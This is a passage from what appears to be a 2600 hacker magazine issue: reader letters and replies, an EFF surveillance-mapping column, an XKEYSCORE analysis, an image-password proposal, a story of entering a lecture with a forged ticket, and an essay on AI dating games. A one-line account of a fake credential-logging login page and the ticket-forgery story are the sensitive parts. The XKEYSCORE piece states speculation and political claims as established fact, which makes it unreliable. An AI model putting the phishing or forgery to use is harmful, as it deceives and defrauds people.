Wow, that was a bad mistake on our part. What must have happened was that someone in editorial was working really late, saw “10x” as “10%” and replaced it to read “10 percent” since we tend to spell that word out. Since the % character had appeared multiple times already, this seems like the best explanation. We’re sorry that it happened and appreciate you pointing it out.

And to confirm, your article was sent to us on December 2nd when Bitcoin was at around 18k.

Dear 2600:

In the most recent issue of 2600, Alexander Urbelis wrote a column “Artificial Interruption” in which he described a bash script to render and take screenshots of a list of sites and urged readers to reach out to him about getting a copy of said script.

He didn’t leave any direct contact information, but when I started digging I found what appears to be his Twitter handle and saw that he lists himself as a host for *Off The Hook*. Not having (or wanting) a Twitter account, I figured writing to the radio show might be a way to get in touch with him.

If I’m barking up the wrong tree, do please let me know. I’m just now getting back to listening and subscribing to the show and magazine and am really enjoying both!

ightnapovial

You passed the first test of figuring out how to contact someone without knowing their email address. Now we’ll try and remember to include this information in future columns.

Dear 2600:

I don’t know if it’ll be useful to anyone, but in Volume 37, Number 1 (Spring 2020) you published “Has Your Password Been Pwned?”. I saw that and figured I’d use it as a motivator to learn more Java (github.com/Modusmundi/HIBP_Java).

Thanks for the article.

Modus

Thanks for sharing and for reminding us that we all continue to inspire each other to create the next cool thing.

Dear 2600:

I’m sadly canceling my subscription to 2600 Magazine after reading your last opinion piece, “Errors in Freedom.” The amount of projection in the piece was absolutely astounding. You revealed you don’t just have a political bias; that would be far too soft of a description. You have clear indoctrinated malice. Sadly, that malice comes off as projection, attributing the evils you speak of, to the evils you’re guilty of, on to those whom

you don’t understand, and making claims you’re ignorant and unaware of.

In a single article, you redefined “trusting the science,” a phrase etched from the secular venerated Fauci, to what is really “trust the scientist.” From “trust the evidence” to “trust the experts” and corporate shills who are often lawyers easily giving the ministry of truth a run for their money. From free speech to approved speech, by simply saying that it only applies when you can’t say it anywhere. Did it even occur to you that someone then has to approve the somewhere? But who cares about those same laws you relied on to keep you out of jail when you distributed DeCSS to now limit them for your moral enemy. “Laws are to protect me, not for thee.” Where in history have we heard that? What you used to protect yourself from being jailed for committing a codified illegality you now excuse for the largest, global corporations in history to commit at a whim, and zero checks so long as you agree with whom it’s used against. “Just receive your nightly programming you dimwit!”

From “no evidence” to the big tech demonetization/deplatforming rule, “Not enough evidence to significantly change the outcome.” For, as we all know, when illegitimate regimes come to power, there was zero evidence of impropriety according to their internal audit. You did quite masterfully start with a reference to the disease and pandemic virus, and the necessary and appropriate measures to defeat it, to end with the pandemic of misinformation, and disease of political enemies. Don’t worry though, you’ll find good company in history with that rhetoric. What started with the title “Errors in Freedom” clearly should have been more appropriately titled, “Errors in Conscience.”

Sadly, this will fall on deaf ears and deaf consciences.. All is permissible when you’re fighting evil. Be the Stanford three percent.

6NdLXzc2

Wow, we have never had such a strong reaction against any editorial. And surprisingly few letters of support. Maybe our views aren’t the dominant ones after all. But, as we said in the piece, we will stand by them even if it loses us every subscriber. The opposing sentiment is just too destructive to accept as a mere differing opinion. And we never were very good at holding our tongues.

This hatred towards a scientific expert on a global pandemic is bizarre and a sign of just how desperately people want to cling to their fiction. How on earth can someone like Anthony Fauci be seen as the enemy? What is the game plan exactly? Is it some kind of a plot to force us all to wear masks for no particular reason (with the rest of the world quietly playing along)? Does he want to destroy the restaurant industry? Is this some kind of a coup? Please. None of this makes any sense. You can dislike the person, but disliking the science is just a medieval way of trying to get what you desire, something else we find hard to comprehend. Why anybody would want there to be less safety restrictions, vaccines, and overall respect for the millions of people actively fighting

this disease is baffling to the point of absurdity. And we would dismiss it outright as lunatic ravings were it not for the fact that, through the overreaching of these very massive companies you seem to think we're in bed with, these nonsensical views are landing as facts for people stuck in their bubbles who never actually listen to those who know what they're talking about and don't have specific agendas, other than perhaps getting us through all of this alive.

And again, this fallacy that we're in favor of some sort of approved speech doctrine is a load of horseshit. We will stamp out hate speech wherever we see it. We will continue to shut down overt racism in every forum. And we will not tolerate anti-democratic attempts to subvert legal elections and overthrow legitimate leaders or deny people the right to vote. You see all of this as a mere difference of opinion and believe we're the bad guys for saying we don't have to provide outlets for this. Consider that throughout history, those who committed every heinous act and subverted freedom at every step never thought they were doing the wrong thing. They were just doing things differently. There comes a time when you have to see the distinction between a difference of opinion and a true threat to the values we supposedly all believe in. And you can generally tell it's the latter when things like logic, science, and numbers become the enemy whenever they say something disproving your position.

If we're considered the bad guys to all of that, then we're damned proud of that label.

Inspiration

Dear 2600:

I started working in the IT industry as a programmer in around 2013. I immediately felt that there was something fundamental about hacker culture that I was missing, and that I would need to truly understand in order to comprehend the state of the IT industry today.

I don't mean something technically, more like a long line of thoughts. My way of understanding this better has been to read through old issues of 2600. So thanks for being the practical "hacker history institution" I needed to find my role in this ever changing landscape of technology.

Jonas

We appreciate your words. It's true that it's not about the technical expertise, but more about the method of thinking and questioning. Many of us operate outside the box and try things in a completely different way or for the very first time, which those in the mainstream consider to be a waste of time. Their dismissal is our green light.

Questions

Dear 2600:

I am considering writing an article to submit to 2600 Magazine. Do you guys have any writing guidelines or suggestions that I should know about before I start writing?

N1xis10t

Just write about something that you're into and that might appeal to others in the hacker community. We all appreciate pieces that think outside the box. The beauty of hacking is that it applies to everything. Don't be afraid to keep

writing if you have more to say - additional details and examples are always welcome. While we can read pretty much any format, try to also include a basic text version if possible. The email address is articles@2600.com.

Dear 2600:

Just wondering if there is a BBS or something like that with 2600 once the Facebook political no-no bots get out of hand. Do we have to make one? I will miss you guys.

Jason

This was sent to one of our Facebook groups and it raises an interesting point. Facebook can get rather overzealous regarding their posting guidelines and inevitably there are differences of opinion. This is why there should always be alternatives and why it's unhealthy for a single entity to have power over so many users. We remember fondly the days of the BBS where only the sysop had the power to control the content. (That is, until the FBI came visiting.)

We're in a constant state of evolution. We've seen BBS culture, Usenet, message boards, and social networks become the communication method of choice. Something new will certainly be along soon. And, throughout it all, print somehow remains.

Dear 2600:

How are you doing? Can I ask a quick favor from you?

Thanks and stay safe.

Amy

And that was the whole letter. If we say yes, are we done?

Dear 2600:

I apologize for email again.

I was wondering if you got a chance to review my previous email. Please suggest if there is any update for us.

I would highly appreciate your acknowledgment and valuable comments on my last mail.

I'm looking forward to your reply.

Altaj Raja

For someone who feels the need to apologize for emailing, you sure do email a lot. We hope you appreciate this acknowledgment and our valuable comments, which are basically to try not emailing us for a while. After a few years of that, maybe we'll have something nice to say.

Dear 2600:

Who can attack Facebook, or find a real hacker on the dark web. I can pay \$100 for an account. There are already 11 accounts, there will be more accounts in the future.

C

We're lucky that so many of the people planning nefarious acts express themselves so unclearly. We don't know if they're asking for help or boasting, nor what it is precisely that they're looking for. We can only imagine what they would do if they ever got it.

Dear 2600:

This is red a powerful obstacle against the evil that we are up against; can be defined as Masters of Technology our project is in jeopardy. I require some authorization to give a green light on a couple of people, threat level neutral. Send me the access

code and I'll give you the algorithms you asked for.

Robert

See, this is how you clearly express yourself. Why can't we all be like this?

Dear 2600:

I've been searching around online, but I can't find anywhere what file formats you require for article submissions. Can you please let me know?

The Last Postman

We can accept just about any file format, but on the off chance that you've given us something we can't handle, we always suggest including an ASCII text file as well.

Dear 2600:

Quick question - at the back of the mag it says "By having all of the meetings on the same day, it... really causes hell for the federal agencies who want to monitor everything we do." But wouldn't that consistency make it easier?

Kray

If the federal agencies have an unlimited supply of agents to send out to every city that's having meetings at the same time, then yes, we are making things easier for them. On that note, we're also encouraging them to hire more agents, so our very existence is helping them to flourish.

You've given us a lot to think about.

Dear 2600:

I was talking with some hacker friends the other day (online, keeping distance) and although I was the only one with a 2600 subscription, there were other folks interested in getting physical issues of your magazine, but they don't want to order online due to the cost of shipping.

Someone mentioned a bookstore in Lisbon that used to sell 2600, but after we checked, that store is, unfortunately, closed for good. Do you know if there is any distributor in Portugal that still sells it?

Tiago

Distributing overseas has gotten extremely difficult, expensive, and complicated. For instance, it used to be easy to find us in stores in the United Kingdom. Now, they've made it so costly that we would actually have to pay distributors for the privilege, in addition to the normal percentage they would take. And even after that, we were told that our content is too controversial to be displayed on British shelves. It's this kind of attitude that's really killing bookstores and independent publishing.

On the plus side, getting a subscription isn't as expensive as you might fear. Unlike other items on our store, a subscription already includes the cost of shipping. So one year will cost \$41, three years will cost \$106, and a lifetime is \$310. And, while not physical issues, the digital options - both for individual issues and subscriptions - cost the same everywhere. So there's really no reason to be completely shut out.

Dear 2600:

I'm a lifetime subscriber. Anyway, there was a comic in an issue of 2600 like 15 years ago. I really doubt you remember this, but I want to at least try and ask you.

Do you remember in the mid to late 90s that clothing brand "No Fear?" They had shirts that were like "Down by 2, 1 minute on the clock - NO

FEAR." It was like cheesy sports shit, but there was a comic in one of the 2600 issues and a charger was wearing like a bootleg No Fear shirt that said like "the vault is on a time lock, you hear sirens in the distance, NO FEAR" about like bank robbery or whatever? I know it's slim that you remember this, but every once in a while I think of that comic and how when I find it I'm going to bootleg the bootleg and make one of the shirts.

I wish I could find that image again. Any idea what year it's from? I think I could narrow it down a little, but hopefully someone just remembers.

Thomas

This has literally been driving us crazy, but so far we haven't found it. And it took longer than it should have for someone to point out that we don't run comics in the first place. So if this was some sort of practical joke, then you got us. But please admit it before we completely dismantle our offices.

Dear 2600:

Are you affiliated with ecole2600.com? It's a brand new French "cybersecurity" school and I don't think they picked this number randomly.

swaggs

We've never heard of them, but we doubt anyone would believe they had anything to do with us after going to their site. Including you.

Helping Out

Dear 2600:

A year and change ago, a friend-of-a-friend reached out to me with reports of being harassed by hackers, going through multiple device changes, number changes, new SIM cards, password resets, etc.. All the standard stuff. As it got to the point where nation-state level zero-days were the only thing that could explain the level of penetration, I walked them through taking an old phone, bricking it at the firmware level, and seeing if they were still getting "hacked." Perhaps unethically, I didn't really explain what was going on - I just told them this would help secure it or track hackers.

Even with no Wi-Fi, data, Bluetooth, etc., they were still reporting interference from hackers. This confirmed the creeping concern that this acquaintance was actually experiencing a mental health crisis. I was able to forward my concerns to a relative who helped manage it and get them some support.

That was kind of a light bulb moment. I'd heard similar reports from some people, and usually chalked it up to Real Bad Hackers, exaggeration for dramatic effect, or just bullshitting. But I'm starting to think it's possibly a more common manifestation of mental illness than I'd realized. Symptoms of what we now call schizophrenia used to manifest as stalkers in the dark, voices from the shadows. As the world around us changed, affected brains could interpret it as secretive radio broadcasts, harassing calls, and now abusive texts.

Have you encountered the same or suspected the same route cause? Do you have a recommended course of action?

Mike

This is a hugely important issue and one that we are all almost certain to encounter at some stage.

Naturally, the person going through this will never believe it's not actually happening or that they're experiencing some sort of breakdown.

Mental health professionals are naturally best suited in dealing with such things if it's determined that there's no basis in reality concerning the claims being made. Well meaning people can cause real damage if they don't know what they're doing, so being aware of a pathway to someone who can actually help is always a positive thing.

It may be challenging to get someone to talk to a professional because of the stigma attached or because of further delusions. We all need to do better in this regard, since none of us are that far away from going down a similar road. Hardships and health issues can change lives rapidly and nobody is immune from either. As a society, we need to not prey upon those who may be easily intimidated or made to feel suspicion towards people or technology they don't quite understand. Looking after each other, even those you're not particularly fond of, is key in keeping people from unraveling.

All that said, there are indeed methods of harassing people using technology, sometimes (though rarely) in a thorough manner. But usually harassment is rather crude and fairly easy to detect.

Dear 2600:

Anyone know any CIA or Illuminati people? I have some complaints about my participation in Project Bluebeam. I want to figure out what frequency they're using and phreak them. I want to play Trolololo on repeat into their transmission.

Josefin

And this kind of thing sure doesn't help.

Dear 2600:

The Myanmar military is now reinstating a full (now seemingly indefinite) block of all Internet access. Military coups are pretty much *always* incredibly despised by the masses. What can we as hacktivists and people with empathy do to help our fellow human brothers and sisters abroad suffering such a horrid human rights violation?

Sadly, this isn't a situation where Tor bridges, SOCKS proxies to help users get access back to Signal, and other measures will help (which is what hacktivists have done to help the opposition fighting the authoritarian theocracy in Iran).

Since all Internet is completely blocked off, all ISPs within the nation were ordered by the military to shut off. My prediction is that next we will see the military in Myanmar block all foreign journalists, and actions against their people will only become more cruel and sinister. Authoritarian rule usually only escalates its cruelty until eventually mass slaughter of peaceful protesters ends up becoming mass slaughter of all the "other" (i.e., Pol Pot in Cambodia). So I ask: Do we have any power to help in this situation? What the hell can we do to help? Anything?

Kiumarz

Even what you might consider an insignificant action - the writing of this letter - is something. If it's not possible to use technology to directly help an oppressed people, then we can use our tools

and our talent to get the word out and to make sure this is a subject that doesn't die. And this is where social media can really come in handy. By communicating with those people in your circle, you're keeping the conversation going and helping to make others aware. You will eventually find others who are doing the same thing or who are part of bigger organizations. Pooling resources, reaching out to elected officials who can exert more pressure and reach more people, and making sure the media doesn't forget about this story are all actions within your reach and that of everyone reading this.

Dear 2600:

I'm writing to you today to say thank you for the outstanding resources that 2600 Magazine provides for those in need of mental health support. I personally have struggled in the past with addiction and am proud to say that I am in recovery working my program one day at a time.

Part of my recovery is giving back and helping other individuals struggling to overcome the same mental health battles that I have endured in the past. I now manage the community outreach team for an addiction support site: Addiction Group.

From 1999 to 2017, more than 700,000 Americans died from overdosing on a drug. This is why Addiction Group was founded.

Addiction Group is dedicated to help individuals suffering from substance abuse and prevent new cases. Medical professionals review every fact-based piece of content published to our site.

Would you include us as another valuable resource under your Links section at https://www.2600.com/hacked_pages/1999/11/www.omh.state.ny.us/links.htm? Thank you again for all that you do to support our shared cause and I hope to hear from you soon!

**Sarah
Community Outreach**

OK, this is a truly bizarre one. This happens to be a real group with a real person, but not a lot of oversight when it comes to sending out emails. If you go to that obscure link of ours in the hacked web page section of our website, you will indeed find a list of mental health services as we had archived a hacked page from 1999 that belonged to the New York State Office of Mental Health. We can assure this organization that nobody at all is consulting that list for mental health resources and that there is no advantage to having your group listed there. We are impressed that you found it though.

Let's give you a better link right here in the magazine. For those who want to get involved with and support Addiction Group, visit www.addictiongroup.org.

WE WANT YOUR LETTERS!

Please send us your comments on articles, technology, privacy, or whatever else is on your mind.

As you can see, we're open to a wide amount of opinions.

letters@2600.com or 2600 Letters, PO Box 99,
Middle Island, NY 11953 USA

EFFecting Digital Freedom

by Jason Kelley

EFF's Atlas of Surveillance Brings Police Spy Tech Into the Light

From cell-site simulators and drones to body-worn cameras and face recognition, police deploy a range of technologies to surveil innocent people at protests, during daily patrols, or 24/7 depending on their placement. However, police often only release information about their tech caches when it suits their interests, rather than the public interest. But the purchase of these technologies does leave a paper trail, and citizen sleuths can discover a great deal through examining government meeting agendas, company press releases, social media posts, archived news articles, and public records requests.

Government transparency over surveillance tech should not require every member of the community to become an open-source intelligence expert. Unfortunately, there has never been a nationwide central resource that reveals what cops are using what tech - until now.

EFF's new Atlas of Surveillance (atlasofsurveillance.org) project collects, maps, and presents to the public a repository of information on which law enforcement agencies are using what surveillance technologies, based on this available data. The interactive, searchable site is a collaborative project between the Electronic Frontier Foundation and the University of Nevada, Reno Reynolds School of Journalism. The data is collected through a combination of crowdsourcing and data journalism. Our goal is to offer this data to journalists, academics, and, most importantly, members of the public, so anyone can learn what's been purchased locally by law enforcement and how these technologies are spreading across the country.

The project focuses on the most pervasive technologies: drones, body-worn cameras, face recognition, cell-site simulators, automated license plate readers, predictive policing, camera registries, and gunshot detection. It also maps out two different kinds of high-tech policing facilities that combine these technologies: real-time crime centers and fusion centers. At the moment, the Atlas contains more than 7,500 datapoints in 3,500 jurisdictions, but this is only the tip of the iceberg. Increased transparency is essential to ensuring everyone knows exactly what technologies are being used by law enforcement.

Anyone can quickly search the data by entering a location (city, county, state, or agency in the U.S.) and choosing which technologies they'd like to learn about. The results are viewable in a map or in a table, and all of the dataset is downloadable via a CSV file.

Alongside the Atlas we've also released several detailed reports based on the data. Have questions about real-time crime centers (RTCCs), the high-tech hubs filled with walls of TV monitors and computer workstations that

police use to mine historical data and make decisions about the future through "predictive policing" strategies? Our report, "Surveillance Compounded: Real-Time Crime Centers in the U.S.," maps the locations and details the capabilities of many of these RTCCs. From surveillance camera networks of over 12,000 cameras (in Atlanta) to face recognition (in Detroit), the technologies that police access via RTCCs are often used to justify not only increased surveillance, but increased spending, despite the technologies' often-questionable results.

Another special report we released in conjunction with the Atlas focuses on six counties along the U.S.-Mexico border. In addition to detailed data for those counties, we found 36 local government agencies using automated license plate readers (ALPR), 45 outfitting officers with body-worn cameras, and 20 flying drones (as well as sensor towers and surveillance blimps).

Much of the surveillance technology along the border is a consequence of the federal government's push to conduct persistent surveillance there, which has accelerated the adoption of this technology by police and sheriff departments in border towns and communities.

Our third report was released in March. "Scholars Under Surveillance" uncovers the surveillance technology that administrators and campus police have added to schools. Many campuses now have sophisticated surveillance systems that go far beyond run-of-the-mill security camera networks to include drones, gunshot detection sensors, and automated license plate readers. Often this data feeds into the criminal justice system. We documented more than 250 technology purchases, ranging from body-worn cameras to face recognition, adopted by more than 200 universities in 37 states. As big as these numbers are, they are only a sliver of what is happening on college campuses around the world. All of this data is available for searching and analysis at the Atlas of Surveillance, which is the largest ever repository of data of this kind. The Atlas also includes a library of more than 20 external datasets related to surveillance technology that researchers can use and remix for their own projects.

We hope that the site - which won the James Madison Freedom of Information Award - will enable more detailed research and reporting, as well as inform the public of the vast, often unknown quantities of surveillance technology police are using across the country. A special thanks is owed to the more than 600 students and volunteers who assisted in the research. As the use of surveillance tech grows, we must build more resources like this to offer insight into its use - even if we can only shed light on a bit at a time. We'll continue adding to the Atlas, and hope you'll join us in shining a spotlight on the police tech that far too often flies under the radar.

How Does NSA's XKEYSCORE Project Work?

by Duran


Before going into the operation of the XKEYSCORE project from a technical level, I hope you can read three documents that will help you understand this article. The three documents were exposed by Snowden and can be downloaded from the Internet. You can search and get it from Google with keywords "XKEYSCORE presentation", "the collection strategies and requirements center", and "digital network exploitation, digital network intelligence, and computer network exploitation." I will not introduce the contents of the three documents mentioned above, but give the analysis conclusions directly.

Analysis Portion

XKEYSCORE is an important system of NSA's global network surveillance system, which is an international metadata collection tool. Around 150 sites and more than 700 servers have been established around the world. These globally distributed sites, called collection sites, are responsible for collecting metadata from various networks and use the full take method. Therefore, in theory, NSA can master all the activities of the target network.

Next, I'll explain how XKEYSCORE works:

First of all, the project is based on several concepts: DNE (Digital Network Exploitation), DNI (Digital Network Intelligence), and CNE (Computer Network Exploitation). The specific meaning is described in those three background documents. The relationship among the three can be represented by this graph.



CNE is the foundation and the most critical part of the whole system. It supports the data source of the whole project. DNI extracts valuable information from DNE data. The quote from the document is "DNI is the resultant intelligence that DNE produces."

Secondly, the whole system adopts distributed cluster architecture, which is easy to expand and manage, and can add more servers to store data. For instance, its query hierarchy, the federated query system, can do "one query scans all sites." It can be seen from here that all intercepted data is stored on the local server of each site, because this is the most convenient and reliable way. If an intelligence analyst based in the United States wants to find a certain target, he only needs to submit the query keyword to the system, and the system will send the query request to the server of each site for query. Of course, he can set the query range. For example, if the target data is in Europe,

he can set the query request only to the European site server. The XKEYSCORE system will filter the collected data, discard the irrelevant data, and then the remaining part will be indexed by metadata. These different types of data will be set to different storage time limits, because most of these sites are inside the embassy and consulate, where there is not much space for computer room.

Finally, and very most importantly, how is the data obtained? The CNE mentioned in the document will be discussed here. We can think of exploitation as another word: hack. The data was "stolen" by NSA hackers. One of the famous departments is TAO (Tailored Access Operations). If you're interested, you can check out the speech by Rob Joyce, its director, on the Internet. These hackers should be deployed in the United States and embassies and consulates. They are responsible for hacking or infiltrating individual targets or entire target networks (end point) and control network node routers (mid-point) for rerouting and hijacking traffic. The data will be sent back to the servers at each site. The next job is to process and analyze this data through the XKEYSCORE system, which is explained in detail in the related materials slide. As for how NSA collects traffic, you can learn about HAMMERSTEIN, one of the tools they use, which is used to forward VPN traffic packets in routers, and Cherry Blossom, a router vulnerability tool, as well as the NSA hacker tool set which was exposed on the web.

Some Digressions

According to the WikiLeaks document in 2018, the U.S. consulate general in Frankfurt may be the secret center of hacking activities in Europe. Obviously, it makes sense because, geographically speaking, Frankfurt is located in the center of Europe, which is the best location to intercept the network traffic of the whole of Europe. NSA hackers can, of course, attack overseas network facilities directly from the United States, but some jobs must be done on-site. That's why some hackers need to be sent to work in embassies and consulates.

One interesting thing about the XKEYSCORE map is that there is a red dot on the vast territory of China, which shows that XKEYSCORE servers are also deployed here. According to relevant information, the red dot is located in Chengdu, China, the location of the (former) consulate general of the United States. It has long been an open secret that the U.S. consulate general in Chengdu was responsible for collecting PLA data, instigating rebellion, supporting the Dalai Lama, splitting Tibet, and supporting terrorism. In addition, due to the diplomatic friction between China and the United States, China closed the consulate in July 2020. This also illustrates the importance of the consulate's intelligence activities in China. Local residents found that in the early morning on the day of evacuation, five transport trucks loaded with five containers left the consulate. More recently, several moving

service vehicles entered the consulate to transport away the office supplies and personal necessities of the staff. What were the contents of these five containers? Why were they so heavy that they needed a crane to be lifted? I think these boxes contained some non-exposure devices, including the XKEYSCORE servers.

There is also an inference that can be verified from public information that NSA can completely control the network infrastructure produced by American manufacturers, e.g. Cisco. In 2013, Mandiant released a report exposing Chinese military hackers and relevant evidence documents. One of them revealed that China Telecom authorized optical cable for People's Liberation Army Unit 61398 to access the Shanghai 005 center. This was an internal document of the service provider. How did Mandiant get it? There is no doubt that they penetrated into the ISP's office intranet, where it was able to utilize the relevant equipment




vulnerabilities. You know, at that time, most of the Chinese ISPs used equipment from American companies. There are many ways to plant backdoors into these devices, such as attacking through vulnerabilities, intercepting logistics on the way, and embedding Trojans directly, etc.

It is not difficult to understand why the U.S. government is trying to block other countries from purchasing Huawei products. In addition to commercial factors, the most important and deep reason is that once these countries use Huawei's devices, the United States will not be able to easily hack and control this network infrastructure, and they will also lose control of network traffic. This is a serious threat to the global intelligence collection activities of the United States. Also, it's not hard to understand why Five Eyes alliance countries unanimously refuse to use Huawei products.

Enter Password

A Proposal for the Elimination of Passwords


by G.A. Jennings

This article is about the elimination of text-based web logins, the number one most exploited entry into websites such as WordPress.

Before getting into the details, let's criticize WordPress. First, WordPress shares the same login code page for administrator and users alike. Second, WordPress always uses the same HTML form for all logins. Third, WordPress does nothing after many failed login attempts. (My guess is that most, if not all, CMS-like web applications are the same.)

I think all hackers understand the ramifications of that kind of web design. (I once put up a fake wp-login.php page that simply logged all POSTs to it. The log file was huge in just a few days.)

I am proposing a way to eliminate HTML and the entering of text to login to a website. But first, a parable.

"An illiterate mullah ran the village maktab (religious school) teaching the children how to memorize and recite the holy Koran. Since the villagers were illiterate, their collective nescience made life comfortable for the mullah.

As fate would have it, one day an educated young man came to live in the village. His arrival suddenly threatened the power and the livelihood of the mullah. To discredit his rival, the mullah came up with a clever scheme. He called on the villagers to gather around and asked the young man to write on the board the word 'snake.' The young man complied.

"He then drew a picture of a snake next to his words and turned toward the villagers, asking them: 'Which of these writings spells snake?' They all pointed to the mullah's snake drawing."

All writing before the alphabet was images, from Mayan to Egyptian to Asian. Many cultures all started with images at nearly the same time in human development because it was natural, intuitive.

This is a proposal to replace a string of text with an array of images. Before getting to the technical part, here are some visuals that all will easily comprehend. Imagine a grid of 20:

- Emojis
- Mahjong
- Dominoes

Then imagine, when signing up for a website, the user will be presented with an array of images from a set of images of one of the categories mentioned above. From that set, a user will create their “password” as described in more detail later.

The user name will remain text (as they are often an email address, which are always unique). After that, the set of images described above will be displayed.

The user picks which “set” they like best, say a set of 32 or so emojis. The user then picks some 6-10 emojis that they like and think that they will remember - and probably will be able to.

The emojis they select will then be their “password” or, more properly, their “login image set.” (Verification can be either through email or even a phone number.) At this point the user has an account.

When coming back to the website, the user, after entering their username, is presented with another set of emojis, in a different order each time. The user then just selects their emojis in their proper order to login.

No automated code - it seems to me - would be able to crack such an interface as easily as a text-based HTML form.

Designing such an image-based input is the easy part. The harder part is, “What data representing the image order selections will be sent to the server?” This kind of login will be no better than a text form if the data can be easily simulated.

Other questions can be, “How should it be encrypted? Or just obfuscated? Or with some randomly placed random data? Will that be enough to stop an automated attack?”

I leave that as an exercise for 2600 readers.

Life Lessons Can Help You Sneak Into a Crowded Conference

by Derneval Cunha

A few years ago, I used to write articles about many subjects including IT security. And a number of times, people would email me: “Teach me security teach me hacking teach me how to exploit weakness.” That is a tough job. Almost always, teaching the “exploit weakness” is a waste of time. I try to point them to the moon and they look at the finger. And sure, there are times one achieves something by looking inside himself - not by books or teachers. Few things teach better than our life experience. If you understand that life can teach you things to improvise, solutions are not hard.

This story happened sometime around April 2007 at the University of Sao Paulo in Brazil. Facebook was not as popular as Orkut, which was a hit in Brazil. And Orkut’s creator (Orkut Büyükkökten) started making speeches around South America. I had heard he would be at the Faculty of Economics, Administration, and Accounting at the University of Sao Paulo - a huge presentation. The organizers figured that there would be thousands of people in line to see him talking - too much of a crowd to fit in a single 400-person room. Just like with rock shows, they distributed free tickets the size of a paper stamp to put everyone in several auditoriums. There was a such a big crowd you’d think it was a

Nirvana rock concert. Huge line. To see him in person, one had to be one of the first 400 - or else be part of the staff.

The ticket for in-person access was on a pink-colored piece of paper with the faculty’s logo laser printed on it. I knew this even though I hadn’t shown up early enough to get one. How? Perhaps I should add that this institution enjoyed such a reputation that they thought of themselves as the cream of the top students. They believed they would run the nation after they graduated. The elite. And a group of them walked past the end of the line. Just for fun, they showed us “losers” their tickets. I got to talk to one of them who let me see the ticket a little bit closer.

One hour later, I got my ticket after waiting on line. It was the same slip of paper, but a different color. That one entitled me to a place with a huge presentation screen. From my point of view, it wasn’t very different than watching the recorded video later.

The slips of paper could be copied, I guessed. Both pieces of paper were ordinary laser prints. But it would be tough to find both the pink paper and hardware to improvise something similar in such a short time - less than an hour.

I had done some freelance language teaching jobs in the past. And I had learned some time

ago that you don't need to know a whole new foreign language in order to ask for a beer. If you are thirsty anywhere in the world, all you have to know is the word for "water." Or Coca-Cola. Say that and forget you don't know grammar, pronunciation, etc. So picture yourself at the entrance of this big long line with all these people coming in. After a time, everyone with a pink piece of paper would be understood to be in possession of a legit pink ticket to the conference. If one was a waiter or waitress and sort of understood foreign people saying Coca-Cola, he or she would know what to do even if the customer pronounced it terribly.

So I could possibly use a not-so-good copy and still make it. I just had to go somewhere to find a similar piece of pink-colored paper. Walking around the place, it didn't take long before I saw printed paper on a board talking about how one could go to study in Australia. Same pink color and lots of blank spaces to rip off and use. My piece of paper was white and there was no way I could draw a similar logo on that pink slip of paper I got. No scanner, no laser printer. But it did not have to be a perfect match. I could draw something with a pen. Maybe the guy at the entrance wouldn't check it = or so I thought. Just like in a bar, if the waiter thinks "cuuicacuula" means "Coca-Cola," that would be good enough. The point was getting the guy in a trance-like state when he automatically lets anybody with a pink piece of paper get in - like the Charlie Chaplin character going crazy in that factory in *Modern Times*. A blurred drawing should be enough.

It was smart. But Murphy's law kicked in.

I got to the entrance too early. No lines. It happened to be the first. The very first and the guy saw me coming. There was no going back. Sure, the guy was waiting for my ticket and

probably would not be a fool. I had to distract him somehow. I pretty much knew I could get in, but played stupid and asked if it was OK getting in. That bought me a few seconds and I could feel the guy becoming anxious. Luckily, somebody else came in a moment later and gave his legit pink piece of paper with the logo printed. It was checked. Quickly, I gave mine just after that guy. The man just let us both in. He did not check mine. A few more people were getting close coming in. A minute later and the man would no longer be able to abandon the entrance to fish me out of there. I went straight to the far end of the 400-chair auditorium just in case and started to act like I lost something between the chairs. Just paranoid. People began to crowd the place. Feeling safe at last, I went near the front row of chairs. I was so thrilled and bold that day. I ended up being one of the people who got to ask Orkut something (stupid - it was edited out of the video) and later got a selfie with him (they said they would send the picture but never did - maybe because of a V sign I did with my hand).

The prize was high. Orkut Büyükkökten was like Zuckerberg in those days. Everybody and his sisters and dog had an Orkut account.

It's not that I'm all proud of sneaking in. After the presentation started, there were a few vacant places where some folks didn't make it in time. When the presentation was going on, I felt a little bit guilty that I was there and a thousand others were not. But I ended up not telling anyone or bragging about it. Maybe it would spread around and sneaking plays no good part in a job interview. The good lessons to be learned are that situations can be reversed sometimes; people who make fun of us should be the object of attention, not of hate; and, by all means, treasure the little bit of knowledge you already have for it might be useful later.

Try Out Our PDF Version!

**No reason you can't have a paper copy AND a digital version.
This issue is available at our online store,
along with so much more!**



store.2600.com



AI in Dating Simulations Games

by Duran

The 2013 film *Her* made a bold assumption about the emotion between human and artificial intelligence. I see it as an ethical film in the guise of science fiction, trying to make people think about what happens when people fall in love with programs or machines. If this kind of thing can become a reality in 2025, I think many people are willing to experience it.

Today's dating simulations games are still in their infancy. The first step of interaction is to use some huge dialogue branches and artificial intelligence algorithms (such as natural language processing) to humanize virtual characters. We can use the algorithm to predict players' moods according to the input text, and then select the appropriate dialogue, thus narrowing the distance between the virtual character and the player from the psychological level.

Through these technical means, virtual characters can be set with different personality characteristics. For example, some characters can be set as warmhearted and can actively care about the players; some characters can be set to be cold (arrogant), requiring players to communicate proactively. Through these different classification settings, the player can take the initiative to generate a sense of identity and choose the characters he or she likes.

Here we must mention the "player's sense of autonomous cooperation," which refers to the player in a certain situation adjusting their own psychological and emotional state to cooperate with each other to complete a certain behavior. Obviously, in such games, players put themselves into the role of love. Before the game starts, he subconsciously changes his identity and then uses reasonable words to communicate with virtual characters in the game. Some people may ask, what if I use irrational, illogical sentences or words to chat? Ha, interesting question. The answer is that you won't get effective feedback or "threshold answers" are likely to appear. The program will only respond with the same logic, such as, "I don't know what you're talking about" or "You speak very abstrusely - I don't know how to answer" or "what do you mean?" etc., or even simply changing the topic and avoiding the question. Therefore, we can see that whether it is a dating simulations game, Siri, or Amazon Alexa, there will be a "threshold answer." If this kind of answer is not set, hmm, I don't know whether the machine will fall into an endless loop or directly into silent state.

Maybe we can use this questioning method to conduct a Turing test, so as to effectively distinguish whether it is a machine or a person. The key point of a Turing test is asking questions. We can try to crack the game by using the questioning tricks.

